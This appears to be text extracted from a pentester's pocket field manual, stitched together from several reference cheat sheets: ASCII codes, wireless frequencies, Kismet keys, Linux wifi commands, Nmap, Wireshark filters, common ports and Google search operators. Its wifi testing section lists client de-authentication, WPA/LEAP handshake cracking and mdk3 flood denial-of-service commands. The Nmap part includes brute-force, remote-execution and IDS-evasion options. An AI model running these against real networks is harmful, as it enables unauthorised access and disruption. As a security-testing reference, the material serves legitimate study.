ASCII Table

x00	NUL
x08	BS
x09	TAB
x0a	LF
x0d	CR
x1b	ESC
x20	SPC
x21	!
x22	"
x23	#
x24	$
x25	%
x26	&
x27	'
x28	(
x29	)
x2a	*
x2b	+
x2c	,
x2d	-
x2e	.
x2f	/
x30	0
x31	1
x32	2
x33	3
x34	4
x35	5
x36	6
x37	7
x38	8
x39	9
x3a	:
x3b	;
x3c	
x3d	=
x3e	
x3f	?
x40	@
x41	A
x42	B
x43	C
x44	D
x45	E
x46	F
x47	G
x48	H
x49	I
x4a	J
x4b	K
x4c	L
x4d	M
x4e	N
x4f	O
x50	P
x51	Q
x52	R
x53	S
x54	T
x55	U
x56	V
x57	W
x58	X
x59	Y
x5a	Z
x5b	[
x5c	\
x5d	]
x5e	^
x5f	_
x60	`
x61	a
x62	b
x63	c
x64	d
x65	e
x66	f
x67	g
x68	h
x69	i
x6a	j
x6b	k
x6c	l
x6d	m
x6e	n
x6f	o
x70	p
x71	q
x72	r
x73	s
x74	t
x75	u
x76	v
x77	w
x78	x
x79	y
x7a	z

WIRELESS

FREQUENCY CHART

Technology	Frequency
RFID	120-150 kHz (LF)
	13.56 MHz (HF)
	433 MHz (UHF)
Keyless Entry	315 MHz (N. Am)
	433.92 MHz (Europe,Asia)
Cellular (US)	698-894 MHz
	1710-1755 MHz
	1850-1910 MHz
	2110-2155 MHz
GPS	1227.60,1575.42 MHz
L Band	1-2 GHz
802.15.4 (ZigBee)	868 MHz (Europe)
	915 MHz (US,Australia)
	2.4 GHz (worldwide)
802.15.1 (Bluetooth)	2.4-2.483.5 GHz
802.11b/g	2.4 GHz
802.11a	5.0 GHz
802.11n	2.4/5.0 GHZ
C Band	4-8 GHz
Ku Band	12-18 GHz
K Band	18-26.5 GHz
Ka Band	26.5-40 GHz

FCC ID LOOKUP

https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm

FREQUENCY DATABASE

http://www.radioreference.com/apps/db/

KISMET REFERENCE [5]

Command	Description
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

Linux Wifi Commands

Command	Description
iwconfig	Wireless interface config
rfkill list	Identify wifi problems
rfkill unblock all	Turn on wifi
airdump-ng mon0	Monitor all interfaces

Connect to unsecured wifi

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
dhclient ath0
```

Connect to WEP wifi network

```
iwconfig ath0 essid $SSID key <key>
ifconfig ath0 up
dhclient ath0
```

Connect to WPA-PSK wifi network

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

Connect to WPA-Enterprise wifi network

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

Linux Bluetooth

Command	Description
hciconfig hci0 up	Turn on bluetooth interface
hcitool -i hci0 scan --flush --all	Scan for bluetooth devices
sdptool browse <BD_ADDR>	List open services
hciconfig hci0 name "NAME" class 0x520204 piscan	Set as discoverable
pand -K	Clear pand sessions

Linux Wifi Testing

Start monitor mode interface

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel $CH
```

Capture client handshake

```
airdump-ng -c $CH --bssid $AP -w file ath0          #Capture traffic
aireplay-ng -0 10 -a $AP -c $CH ath0                #Force client de-auth
```

Brute force handshake

```
aircrack-ng -w wordlist capture.cap                 # WPA-PSK
asleep -r capture.cap -W dict.asleep                # LEAP
eapmd5pass -r capture.cap -w wordlist               # EAP-MD5
```

DOS attacks

```
mdk3  int  a -a $AP                                 #Auth Flood
mdk3  int  b -c $CH                                 #Beacon Flood
```

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

Scratch Pad

REFERENCES

[1] Mubix. Linux/Unix/BSD Post-Exploitation Command List. http://bit.ly/nuc0N0. Accessed on 17 Oct 2012.
[2] Tomes, Tim. Safely Dumping Hashes from Live Domain Controllers. http://pauldotcom.com/2011/11/safely-dumping-hashes-from-liv.html. Accessed on 14 Nov 2012.
[3] Reverse Shell Cheat Sheet. http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. Accessed on 15 Nov 2012.
[4] Damele, Bernardo. Reverse Shell One-liners. http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html. Accessed on 15 Nov 2012.
[5] SANS Institute. IEE 802.11 Pocket Reference Guide. http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf. Accessed on 16 Nov 2012.
[6] Tomes, Tim. Remote Malware Deployment and a Lil' AV Bypass. http://pauldotcom.com/2012/05/remote-malware-deployment-and.html. Accessed on 22 Jan 2013.
[7] Trusted Sec. Powershell_PoC. https://www.trustedsec.com/downloads/tools-download/. Accessed on 25 Jan 2013.
Following copyright and disclaimer apply:
Copyright 2012 TrustedSec, LLC. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
THIS SOFTWARE IS PROVIDED BY TRUSTEDSEC, LLC "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL TRUSTEDSEC, LLC OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The views and conclusions contained in the software and documentation are those of the authors and should not be interpreted as representing official policies, either expressed or implied, of TRUSTEDSEC, LLC.

[8] SSL and stunnel. http://www.kioptrix.com/blog/?p=687. Accessed on 01 Feb 2013.
[9] "Using Nmap to Screenshot Web Services". http://blog.spiderlabs.com/2012/06/using-nmap-to-screenshot-web-services.html. Accessed on 26 Feb 2013.
[10] "Schtasks Persistence with PowerShell One Liners". http://blog.strategiccyber.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/. Accessed on 21 Nov 2013.

INDEX

9161874R00056

Made in the USA
San Bernardino, CA
06 March 2014

Scripting Engine

`-sC` Run default scripts

`--script=<ScriptName>|<ScriptCategory>|<ScriptDir>...`
Run individual or groups of scripts

`--script-args=<Name1=Value1,...>`
Use the list of script arguments

`--script-updatedb`
Update script database

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.
broadcast: Discover hosts not included on command line by broadcasting on local network.
brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.
default: Scripts run automatically when -sC or -A are used.
discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.
dos: May cause denial of service conditions in target hosts.
exploit: Attempt to exploit target systems.
external: Interact with third-party systems not included in target list.
fuzzer: Send unexpected input in network protocol fields.
intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.
malware: Look for signs of malware infection on the target hosts.
safe: Designed not to impact target in a negative fashion.
version: Measure the version of software or protocol spoken by target hosts.
vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at http://nmap.org/nsedoc/

Some particularly useful scripts include:

dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.

```
$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts>
```

http-robots.txt: Harvests robots.txt files from discovered web servers.

```
$ nmap --script http-robots.txt <hosts>
```

smb-brute: Attempts to determine valid username and password combinations via automated guessing.

```
$ nmap --script smb-brute.nse -p445 <hosts>
```

smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.

```
$ nmap --script smb-psexec.nse –script-args=smbuser=<username>,smbpass=<password>[,config=<config>] -p445 <hosts>
```

Nmap Cheat Sheet v1.0

POCKET REFERENCE GUIDE
SANS Institute
http://www.sans.org

Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: `192.168.1.1`
IPv6 address: `AABB:CCDD::FF%eth0`
Host name: `www.target.tgt`
IP address range: `192.168.0-255.0-255`
CIDR block: `192.168.0.0/16`
Use file with lists of targets: `-iL <filename>`

Target Ports

No port range specified scans 1,000 most popular ports

`-F`	Scan 100 most popular ports
`-p<port1>-<port2>`	Port range
`-p<port1>,<port2>,...`	Port List
`-pU:53,U:110,T20-445`	Mix TCP and UDP
`-r`	Scan linearly (do not randomize ports)
`--top-ports <n>`	Scan n most popular ports
`-p-65535`	Leaving off initial port in range makes Nmap scan start at port 1
`-p0-`	Leaving off end port in range makes Nmap scan through port 65535
`-p-`	Scan ports 1-65535

Probing Options

`-Pn` Don't probe (assume all hosts are up)

`-PB` Default probe (TCP 80, 445 & ICMP)

`-PS<portlist>`
Check whether targets are up by probing TCP ports

`-PE` Use ICMP Echo Request

`-PP` Use ICMP Timestamp Request

`-PM` Use ICMP Netmask Request

Scan Types

`-sP` Probe only (host discovery, not port scan)

`-sS` SYN Scan

`-sT` TCP Connect Scan

`-sU` UDP Scan

`-sV` Version Scan

`-O` OS Detection

`--scanflags` Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Fine-Grained Timing Options

`--min-hostgroup/max-hostgroup <size>`
Parallel host scan group sizes

`--min-parallelism/max-parallelism <numprobes>`
Probe parallelization

`--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>`
Specifies probe round trip time.

`--max-retries <tries>`
Caps number of port scan probe retransmissions.

`--host-timeout <time>`
Give up on target after this long

`--scan-delay/--max-scan-delay <time>`
Adjust delay between probes

`--min-rate <number>`
Send packets no slower than <number> per second

`--max-rate <number>`
Send packets no faster than <number> per second

Aggregate Timing Options

`-T0` *Paranoid:* Very slow, used for IDS evasion

`-T1` *Sneaky:* Quite slow, used for IDS evasion

`-T2` *Polite:* Slows down to consume less bandwidth, runs ~10 times slower than default

`-T3` *Normal:* Default, a dynamic timing model based on target responsiveness

`-T4` *Aggressive:* Assumes a fast and reliable network and may overwhelm targets

`-T5` *Insane:* Very aggressive; will likely overwhelm targets or miss open ports

Output Formats

`-oN` Standard Nmap output

`-oG` Greppable format

`-oX` XML format

`-oA` ***`<basename>`***
Generate Nmap, Greppable, and XML output files using basename for files

Misc Options

`-n` Disable reverse IP address lookups

`-6` Use IPv6 only

`-A` Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute

`--reason` Display reason Nmap thinks port is open, closed, or filtered

Target specification

IP address, hostnames, networks, etc

Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL file input from list   **-iR n** choose random targets, 0 never ending

--exclude --excludefile file exclude host or list from file

Host discovery

-PS n tcp syn ping	**-PA n** tcp ack ping	**-PU n** udp ping
-PM netmask req	**-PP** timestamp req	**-PE** echo req
-sL list scan	**-PO** protocol ping	**-PN** no ping
-n no DNS	**-R** DNS resolution for all targets	

--traceroute: trace path to host (for topology map)

-sP ping same as **–PP –PM –PS443 –PA80**

Port scanning techniques

-sS tcp syn scan	**-sT** tcp connect scan	**-sU** udp scan
-sY sctp init scan	**-sZ** sctp cookie echo	**-sO** ip protocol
-sW tcp window	**-sN –sF -sX** null, fin, xmas	**–sA** tcp ack

Port specification and scan order

-p n-m range   **-p-** all ports   **-p n,m,z** individual

-p U:n-m,z T:n,m U for udp T for tcp   **-F** fast, common 100

--top-ports n scan the highest-ratio ports   **-r** don't randomize

Timing and performance

-T0 paranoid	**-T1** sneaky	**-T2** polite
-T3 normal	**-T4** aggresive	**-T5** insane
--min-hostgroup	**--max-hostgroup**	
--min-rate	**--max-rate**	
--min-parallelism	**--max-parallelism**	
--min-rtt-timeout	**--max-rtt-timeout**	**--initial-rtt-timeout**
--max-retries	**--host-timeout**	**--scan-delay**

SecurityByDefault.com

Service and version detection

-sV: version detection   **--all-ports** dont exclude ports

--version-all try every single probe

--version-trace trace version scan activity

-O enable OS detection   --**fuzzy** guess OS detection

--max-os-tries set the maximum number of tries against a target

Firewall/IDS evasion

-f fragment packets   **-D d1,d2** cloak scan with decoys

-S ip spoof source address   **–g source** spoof source port

--randomize-hosts order   **--spoof-mac mac** change the src mac

Verbosity and debugging options

-v Increase verbosity level   **--reason** host and port reason

-d (1-9) set debugging level   --**packet-trace** trace packets

Interactive options

v/V increase/decrease verbosity level

d/D increase/decrease debugging level

p/P turn on/off packet tracing

Miscellaneous options

--resume file resume aborted scan (from oN or oG output)

-6 enable ipv6 scanning

-A agressive same as **-O -sV -sC --traceroute**

Scripts

-sC perform scan with default scripts   **--script file** run script (or all)

--script-args n=v provide arguments

--script-trace print incoming and outgoing communication

Output

-oN normal   **-oX** xml   **-oG** grepable   **–oA** all outputs

Examples

Quick scan	nmap -T4 -F
Fast scan (port80)	nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80
Pingscan	nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4
Slow comprehensive	nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all
Quick traceroute:	nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

Nmap 5 cheatsheet

Wireshark Display Filters · Part 1

packetlife.net

Ethernet

- eth.addr
- eth.dst
- eth.ig
- eth.len
- eth.lg
- eth.multicast
- eth.src
- eth.trailer
- eth.type

IEEE 802.1Q

- vlan.cfi
- vlan.etype
- vlan.id
- vlan.len
- vlan.priority
- vlan.trailer

IPv4

- ip.addr
- ip.checksum
- ip.checksum_bad
- ip.checksum_good
- ip.dsfield
- ip.dsfield.ce
- ip.dsfield.dscp
- ip.dsfield.ect
- ip.dst
- ip.dst_host
- ip.flags
- ip.flags.df
- ip.flags.mf
- ip.flags.rb
- ip.frag_offset
- ip.fragment
- ip.fragment.error
- ip.fragment.multipletails
- ip.fragment.overlap
- ip.fragment.overlap.conflict
- ip.fragment.toolongfragment
- ip.fragments
- ip.hdr_len
- ip.host
- ip.id
- ip.len
- ip.proto
- ip.reassembled_in
- ip.src
- ip.src_host
- ip.tos
- ip.tos.cost
- ip.tos.delay
- ip.tos.precedence
- ip.tos.reliability
- ip.tos.throughput
- ip.ttl
- ip.version

IPv6

- ipv6.addr
- ipv6.class
- ipv6.dst
- ipv6.dst_host
- ipv6.dst_opt
- ipv6.flow
- ipv6.fragment
- ipv6.fragment.error
- ipv6.fragment.more
- ipv6.fragment.multipletails
- ipv6.fragment.offset
- ipv6.fragment.overlap
- ipv6.fragment.overlap.conflict
- ipv6.fragment.toolongfragment
- ipv6.fragments
- ipv6.fragment.id
- ipv6.hlim
- ipv6.hop_opt
- ipv6.host
- ipv6.mipv6_home_address
- ipv6.mipv6_length
- ipv6.mipv6_type
- ipv6.nxt
- ipv6.opt.pad1
- ipv6.opt.padn
- ipv6.plen
- ipv6.reassembled_in
- ipv6.routing_hdr
- ipv6.routing_hdr.addr
- ipv6.routing_hdr.left
- ipv6.routing_hdr.type
- ipv6.src
- ipv6.src_host
- ipv6.version

ARP

- arp.dst.hw_mac
- arp.dst.proto_ipv4
- arp.hw.size
- arp.hw.type
- arp.opcode
- arp.proto.size
- arp.proto.type
- arp.src.hw_mac
- arp.src.proto_ipv4

TCP

- tcp.ack
- tcp.checksum
- tcp.checksum_bad
- tcp.checksum_good
- tcp.continuation_to
- tcp.dstport
- tcp.flags
- tcp.flags.ack
- tcp.flags.cwr
- tcp.flags.ecn
- tcp.flags.fin
- tcp.flags.push
- tcp.flags.reset
- tcp.flags.syn
- tcp.flags.urg
- tcp.hdr_len
- tcp.len
- tcp.nxtseq
- tcp.options
- tcp.options.cc
- tcp.options.ccecho
- tcp.options.ccnew
- tcp.options.echo
- tcp.options.echo_reply
- tcp.options.md5
- tcp.options.mss
- tcp.options.mss_val
- tcp.options.qs
- tcp.options.sack
- tcp.options.sack_le
- tcp.options.sack_perm
- tcp.options.sack_re
- tcp.options.time_stamp
- tcp.options.wscale
- tcp.options.wscale_val
- tcp.pdu.last_frame
- tcp.pdu.size
- tcp.pdu.time
- tcp.port
- tcp.reassembled_in
- tcp.segment
- tcp.segment.error
- tcp.segment.multipletails
- tcp.segment.overlap
- tcp.segment.overlap.conflict
- tcp.segment.toolongfragment
- tcp.segments
- tcp.seq
- tcp.srcport
- tcp.time_delta
- tcp.time_relative
- tcp.urgent_pointer
- tcp.window_size

UDP

- udp.checksum
- udp.checksum_bad
- udp.checksum_good
- udp.dstport
- udp.length
- udp.port
- udp.srcport

Operators

- **eq** or ==
- **ne** or !=
- **gt** or >
- **lt** or <
- **ge** or >=
- **le** or <=

Logic

and or &&	Logical AND
or or ||	Logical OR
xor or ^^	Logical XOR
not or !	Logical NOT
[n] […]	Substring operator

by Jeremy Stretch

v2.0

Wireshark Display Filters · Part 2

packetlife.net

Frame Relay

- fr.becn
- fr.chdlctype
- fr.control
- fr.control.f
- fr.control.ftype
- fr.control.n_r
- fr.control.n_s
- fr.control.p
- fr.control.s_ftype
- fr.control.u_modifier_cmd
- fr.control.u_modifier_resp
- fr.cr
- fr.dc
- fr.de
- fr.dlci
- fr.dlcore_control
- fr.ea
- fr.fecn
- fr.lower_dlci
- fr.nlpid
- fr.second_dlci
- fr.snap.oui
- fr.snap.pid
- fr.snaptype
- fr.third_dlci
- fr.upper_dlci

PPP

- ppp.address
- ppp.control
- ppp.direction
- ppp.protocol

MPLS

- mpls.bottom
- mpls.cw.control
- mpls.cw.res
- mpls.exp
- mpls.label
- mpls.oam.bip16
- mpls.oam.defect_location
- mpls.oam.defect_type
- mpls.oam.frequency
- mpls.oam.function_type
- mpls.oam.ttsi
- mpls.ttl

ICMP

- icmp.checksum
- icmp.checksum_bad
- icmp.code
- icmp.ident
- icmp.mtu
- icmp.redir_gw
- icmp.seq
- icmp.type

DTP

- dtp.neighbor
- dtp.tlv_len
- dtp.tlv_type
- dtp.version
- vtp.neighbor

VTP

- vtp.code
- vtp.conf_rev_num
- vtp.followers
- vtp.md
- vtp.md5_digest
- vtp.md_len
- vtp.seq_num
- vtp.start_value
- vtp.upd_id
- vtp.upd_ts
- vtp.version
- vtp.vlan_info.802_10_index
- vtp.vlan_info.isl_vlan_id
- vtp.vlan_info.len
- vtp.vlan_info.mtu_size
- vtp.vlan_info.status.vlan_susp
- vtp.vlan_info.tlv_len
- vtp.vlan_info.tlv_type
- vtp.vlan_info.vlan_name
- vtp.vlan_info.vlan_name_len
- vtp.vlan_info.vlan_type

ICMPv6

- icmpv6.all_comp
- icmpv6.checksum
- icmpv6.checksum_bad
- icmpv6.code
- icmpv6.comp
- icmpv6.haad.ha_addrs
- icmpv6.identifier
- icmpv6.option
- icmpv6.option.cga
- icmpv6.option.length
- icmpv6.option.name_type
- icmpv6.option.name_type.fqdn
- icmpv6.option.name_x501
- icmpv6.option.rsa.key_hash
- icmpv6.option.type
- icmpv6.ra.cur_hop_limit
- icmpv6.ra.reachable_time
- icmpv6.ra.retrans_timer
- icmpv6.ra.router_lifetime
- icmpv6.recursive_dns_serv
- icmpv6.type

RIP

- rip.auth.passwd
- rip.auth.type
- rip.command
- rip.family
- rip.ip
- rip.metric
- rip.netmask
- rip.next_hop
- rip.route_tag
- rip.routing_domain
- rip.version

BGP

- bgp.aggregator_as
- bgp.aggregator_origin
- bgp.as_path
- bgp.cluster_identifier
- bgp.cluster_list
- bgp.community_as
- bgp.community_value
- bgp.local_pref
- bgp.mp_nlri_tnl_id
- bgp.mp_reach_nlri_ipv4_prefix
- bgp.mp_unreach_nlri_ipv4_prefix
- bgp.multi_exit_disc
- bgp.next_hop
- bgp.nlri_prefix
- bgp.origin
- bgp.originator_id
- bgp.type
- bgp.withdrawn_prefix

HTTP

- http.accept
- http.accept_encoding
- http.accept_language
- http.authbasic
- http.authorization
- http.cache_control
- http.connection
- http.content_encoding
- http.content_length
- http.content_type
- http.cookie
- http.date
- http.host
- http.last_modified
- http.location
- http.notification
- http.proxy_authenticate
- http.proxy_authorization
- http.proxy_connect_host
- http.proxy_connect_port
- http.referer
- http.request
- http.request.method
- http.request.uri
- http.request.version
- http.response
- http.response.code
- http.server
- http.set_cookie
- http.transfer_encoding
- http.user_agent
- http.www_authenticate
- http.x_forwarded_for

by Jeremy Stretch

v2.0

Common Ports

packetlife.net

TCP/UDP Port Numbers

7	Echo
19	Chargen
20-21	FTP
22	🟦 SSH/SCP
23	Telnet
25	SMTP
42	WINS Replication
43	WHOIS
49	TACACS
53	DNS
67-68	DHCP/BOOTP
69	TFTP
70	Gopher
79	Finger
80	HTTP
88	Kerberos
102	MS Exchange
110	POP3
113	Ident
119	NNTP (Usenet)
123	NTP
135	Microsoft RPC
137-139	NetBIOS
143	IMAP4
161-162	SNMP
177	XDMCP
179	BGP
201	AppleTalk
264	BGMP
318	TSP
381-383	HP Openview
389	LDAP
411-412	🟧 Direct Connect
443	🟦 HTTP over SSL
445	Microsoft DS
464	Kerberos
465	🟦 SMTP over SSL
497	Retrospect
500	🟦 ISAKMP
512	rexec
513	rlogin
514	syslog
515	LPD/LPR
520	RIP
521	RIPng (IPv6)
540	UUCP
554	RTSP
546-547	DHCPv6
560	rmonitor
563	🟦 NNTP over SSL
587	SMTP
591	FileMaker
593	Microsoft DCOM
631	Internet Printing
636	🟦 LDAP over SSL
639	MSDP (PIM)
646	LDP (MPLS)
691	MS Exchange
860	iSCSI
873	rsync
902	VMware Server
989-990	🟦 FTP over SSL
993	🟦 IMAP4 over SSL
995	🟦 POP3 over SSL
1025	Microsoft RPC
1026-1029	Windows Messenger
1080	SOCKS Proxy
1080	🟥 MyDoom
1194	OpenVPN
1214	🟧 Kazaa
1241	Nessus
1311	Dell OpenManage
1337	🟧 WASTE
1433-1434	Microsoft SQL
1512	WINS
1589	Cisco VQP
1701	L2TP
1723	MS PPTP
1725	🟩 Steam
1741	CiscoWorks 2000
1755	🟨 MS Media Server
1812-1813	RADIUS
1863	🟪 MSN
1985	Cisco HSRP
2000	Cisco SCCP
2002	Cisco ACS
2049	NFS
2082-2083	cPanel
2100	Oracle XDB
2222	DirectAdmin
2302	🟩 Halo
2483-2484	Oracle DB
2745	🟥 Bagle.H
2967	Symantec AV
3050	Interbase DB
3074	🟩 XBOX Live
3124	HTTP Proxy
3127	🟥 MyDoom
3128	HTTP Proxy
3222	GLBP
3260	iSCSI Target
3306	MySQL
3389	Terminal Server
3689	iTunes
3690	Subversion
3724	🟩 World of Warcraft
3784-3785	🟨 Ventrilo
4333	mSQL
4444	🟥 Blaster
4664	Google Desktop
4672	🟧 eMule
4899	Radmin
5000	UPnP
5001	🟨 Slingbox
5001	iperf
5004-5005	🟨 RTP
5050	🟪 Yahoo! Messenger
5060	🟨 SIP
5190	🟪 AIM/ICQ
5222-5223	🟪 XMPP/Jabber
5432	PostgreSQL
5500	VNC Server
5554	🟥 Sasser
5631-5632	pcAnywhere
5800	VNC over HTTP
5900+	VNC Server
6000-6001	X11
6112	🟩 Battle.net
6129	DameWare
6257	🟧 WinMX
6346-6347	🟧 Gnutella
6500	🟩 GameSpy Arcade
6566	SANE
6588	AnalogX
6665-6669	🟪 IRC
6679/6697	🟪 IRC over SSL
6699	🟧 Napster
6881-6999	🟧 BitTorrent
6891-6901	🟪 Windows Live
6970	🟨 Quicktime
7212	GhostSurf
7648-7649	🟪 CU-SeeMe
8000	🟨 Internet Radio
8080	HTTP Proxy
8086-8087	Kaspersky AV
8118	Privoxy
8200	VMware Server
8500	Adobe ColdFusion
8767	🟪 TeamSpeak
8866	🟥 Bagle.B
9100	HP JetDirect
9101-9103	Bacula
9119	🟪 MXit
9800	WebDAV
9898	🟥 Dabber
9988	🟥 Rbot/Spybot
9999	Urchin
10000	Webmin
10000	BackupExec
10113-10116	NetIQ
11371	OpenPGP
12035-12036	🟩 Second Life
12345	🟥 NetBus
13720-13721	NetBackup
14567	🟩 Battlefield
15118	🟩 Dipnet/Oddbob
19226	AdminSecure
19638	Ensim
20000	Usermin
24800	🟨 Synergy
25999	🟪 Xfire
27015	🟩 Half-Life
27374	🟥 Sub7
28960	🟩 Call of Duty
31337	🟥 Back Orifice
33434+	traceroute

Legend

🟪 Chat
🟦 Encrypted
🟩 Gaming
🟥 Malicious
🟧 Peer to Peer
🟨 Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

by Jeremy Stretch

v1.1

Advanced Operators

Advanced Operators	Meaning	What To Type Into Search Box *(& Description of Results)*
site:	Search only one website	**conference site:www.sans.org** *(Search SANS site for conference info)*
[#]…[#] or numrange:	Search within a range of numbers	**plasma television $1000…1500** *(Search for plasma televisions between $1000 and $1500)*
date:	Search only a range of months	**hockey date: 3** *(Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)*
safesearch:	Exclude adult-content	**safesearch: sex education** *(Search for sex education material without returning adult sites)*
link:	linked pages	**link:www.sans.org** *(Find pages that link to the SANS website)*
info:	Info about a page	**info:www.sans.org** *(Find information about the SANS website)*
related:	Related pages	**related:www.stanford.edu** *(Find websites related to the Stanford website)*
intitle:	Searches for strings in the title of the page	**intitle:conference** *(Find pages with "conference" in the page title)*
allintitle:	Searches for all strings within the page title	**allintitle:conference SANS** *(Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)*
inurl:	Searches for strings in the URL	**inurl:conference** *(Find pages with the string "conference" in the URL)*
allinurl:	Searches for all strings within the URL	**allinurl:conference SANS** *(Find pages with “conference” and "SANS" in the URL. Doesn't combine well with other operators)*
filetype: or **ext:**	Searches for files with that file extension	**filetype:ppt** *(Find files with the "ppt" file extension. ".ppt" are MS PowerPoint files.)*
cache:	Display the Google cache of the page	**cache:www.sans.org** *(Show the cached version of the page without performing the search)*
phonebook: or **rphonebook:** or **bphonebook**	Display all, residential, business phone listings	**phonebook:Rick Smith MD** *(Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)*
author:	Searches for the author of a newsgroup post	**author:Rick** *(Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)*
insubject:	Search only in the subject of a newsgroup post	**insubject:Mac OS X** *(Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)*
define:	Various definitions of the word or phrase	**define:sarcastic** *(Get the definition of the word sarcastic)*
stock:	Get information on a stock abbreviation	**stock:AAPL** *(Get the stock information for Apple Computer, Inc.)*

Number Searching

Number Searching	Description
1Z9999W99999999999	**UPS tracking numbers**
999999999999	**FedEx tracking numbers**
9999 9999 9999 9999 9999 99	**USPS tracking numbers**
AAAAA999A9AA99999	**Vehicle Identification Numbers (VIN)**
305214274002	**UPC codes**
202	**Telephone area codes**
patent 5123123	**Patent numbers** *(Remember to put the word "patent" before your patent number)*
n199ua	**FAA airplane registration numbers** *(An airplane's FAA registration number is typically printed on its tail)*
fcc B4Z-34009-PIR	**FCC equipment IDs** *(Remember to put the word "fcc" before the equipment ID)*

Calculator Operators

Operators	Meaning	Type Into Search Box
+	addition	**45 + 39**
-	subtraction	**45 – 39**
*****	multiplication	**45 * 39**
/	division	**45 / 39**
% of	percentage of	**45% of 39**
^	raise to a power	**2^5** (2 to the 5th power)

Operator Examples

Operator Example	Finds Pages Containing
sailboat chesapeake bay	the words **sailboat**, **Chesapeake** and **Bay**
sloop ***OR*** *yawl*	either the word **sloop** or the word **yawl**
“To each his own”	the exact phrase **to each his own**
virus -computer	the word **virus** but NOT the word **computer**
Star Wars Episode +III	This movie title, including the roman numeral III
~boat loan	loan info for both the word **boat** and its synonyms: **canoe**, **ferry**, etc.
define:sarcastic	definitions of the word **sarcastic** from the Web
mac * x	the words **Mac** and **X** separated by exactly one word
I’m Feeling Lucky *(Google link)*	Takes you directly to first web page returned for your query

Search Parameters

Search Parameters	Value	Description of Use in Google Search URLs
q	the search term	The search term
filter	0 or 1	If **filter** is set to 0, show potentially duplicate results.
as_epq	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.

as_ft	i = include
	e = exclude
		The file type indicated by **as_filetype** is included or excluded in the search.

as_filetype	a file extension	The file type is included or excluded in the search indicated by **as_ft**.

as_occt	any = anywhere
	title = page title
	body = text of page
	url = in the page URL
	links = in links to the page
		Find the search term in the specified location.

as_dt	i = include
	e = exclude
		The site or domain indicated by **as_sitesearch** is included or excluded in the search.

as_sitesearch	site or domain	The file type is included or excluded in the search indicated by **as_dt** .

as_qdr	m3 = three months
	m6 = six months
	y = past year
		Locate pages updated with in the specified time frame.

SANS

Google Hacking and Defense Cheat Sheet

POCKET REFERENCE GUIDE

SANS Stay Sharp Program

http://www.sans.org

http://www.sans.org/staysharp

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

